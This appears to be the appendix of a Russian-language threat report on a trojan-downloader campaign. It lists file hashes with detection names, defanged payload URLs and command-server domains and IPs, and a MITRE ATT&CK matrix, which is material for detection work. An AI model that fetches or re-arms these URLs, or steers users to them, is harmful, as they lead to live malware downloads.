9468b3c9b59cb485df6f363b8077abf7a6bbae2a:	update.py
a5207352be07557960240014ebbc6401c31110c1	update.py
684fa80fc7173bb7704d861cd410e4a851305f0d:	maintaindown.py
2728a59e8ededa1d9d2d24ea37e3d87e1be9dd85:	maintaindown.py
370e410383244c9f1ff75acb4d0dfbef29b483f6:	update.py
477902f5b2934086def7319fc40662d3e603616b:	two.zip
7332fdb6e9b34e1d3dfb94a53272d1b3b6415333:	two.zip
d56f4ee28e2545b087972b86507843c6a7836b6d:	python3.zip
b49423f5eebfa3c969992c1e5181e40f14255283:	python3.zip
e70a41a6ac176e0173f3769de127c704fb0d3239:	python3.zip
5011e937851f3c4ecbd540d89a5dffd52922dfff:	python3.zip
eb76a4c01f744cd357f6456526d379dc4653a20a:	onedrivetwo.zip

Trojan.Starter.8377

993fc928f3f3a4bd6f356d2c567548dcedeef89b: ISCSIEXE.dll

8badce03b976fa1a4a3ab1b73ce6e158daf35b2a: ISCSIEXE.dll

Trojan.DownLoader48.54318

1e010f4637284da7c2c6ac9a8fb2b1bdec8f2abf: UpdateRingSettings.dll

0d9224ec897d4d20700a9de5443b31811c99b973: UpdateRingSettings.dll

054b9e9a9b76eccbce00e8f4d249a8e93f178f3c: UpdateRingSettings.dll

ce591bd31bee720dd0ee631f7be63904255a664b: UpdateRingSettings.dll

Trojan.DownLoader48.61444

752cbf3b0a18831b1ee02c8850517c695ddda98e

URL

hxxps[:]//pastebin[.]com/raw/r1V9at1z

hxxps[:]//qu[.]ax/dcvwP[.]zip

hxxps[:]//pastebin[.]com/raw/9tDWNnF6

hxxps[:]//qu[.]ax/ZzSWR[.]txt

hxxps[:]//qu[.]ax/cLxFW[.]txt

hxxps[:]//down[.]temp-xy[.]com/update/python3[.]zip

hxxps[:]//down[.]temp-xy[.]com/update/onedrive[.]zip

hxxps[:]//down[.]temp-xy[.]com/update/onedrivetwo[.]zip

hxxps[:]//down[.]temp-xy[.]com/zip/one[.]zip

hxxps[:]//down[.]temp-xy[.]com/zip/two[.]zip

hxxps[:]//down[.]temp-xy[.]com/code/k[.]txt

hxxps[:]//down[.]temp-xy[.]com/code/s[.]txt

Домены

temp-xy[.]com

down[.]temp-xy[.]com

git[.]temp-xy[.]com

logs[.]temp-xy[.]com

test[.]temp-xy[.]com

time[.]temp-xy[.]com

openthecahe[.]com

30[.]openthecahe[.]com

www[.]openthecahe[.]com

qu[.]ax

IP-адреса

79[.]110.49[.]212

91[.]200.14[.]14

Приложение №2. Матрица MITRE

Этап	Техника
Выполнение	Выполнение с участием пользователя (T1204) Вредоносный файл (T1204.002) Вредоносная библиотека (T1204.005) PowerShell (T1059.001) Командная оболочка Windows (T1059.003) Visual Basic (T1059.005) Python (T1059.006) Планировщик заданий Windows (T1053.005)
Закрепление	Ключи запуска в реестре Windows / Каталог автозагрузки (T1547.001) Запланированная задача / задание (T1053)
Повышение привилегий	Перехват потока исполнения: перехват поиска DLL (T1574.001) Обход контроля учетных записей (T1548.002)
Предотвращение обнаружения	Зашифрованный / закодированный файл (T1027.013) Уклонение от отладки (T1622) Скрытое окно (T1564.003) Исключения для файла или пути (T1564.012) Деобфускация / декодирование файлов или данных (T1140) Перехват потока исполнения: перехват поиска DLL (T1574.001)
Организация управления	Двусторонняя связь (T1102.002) Веб-протоколы (T1071.001)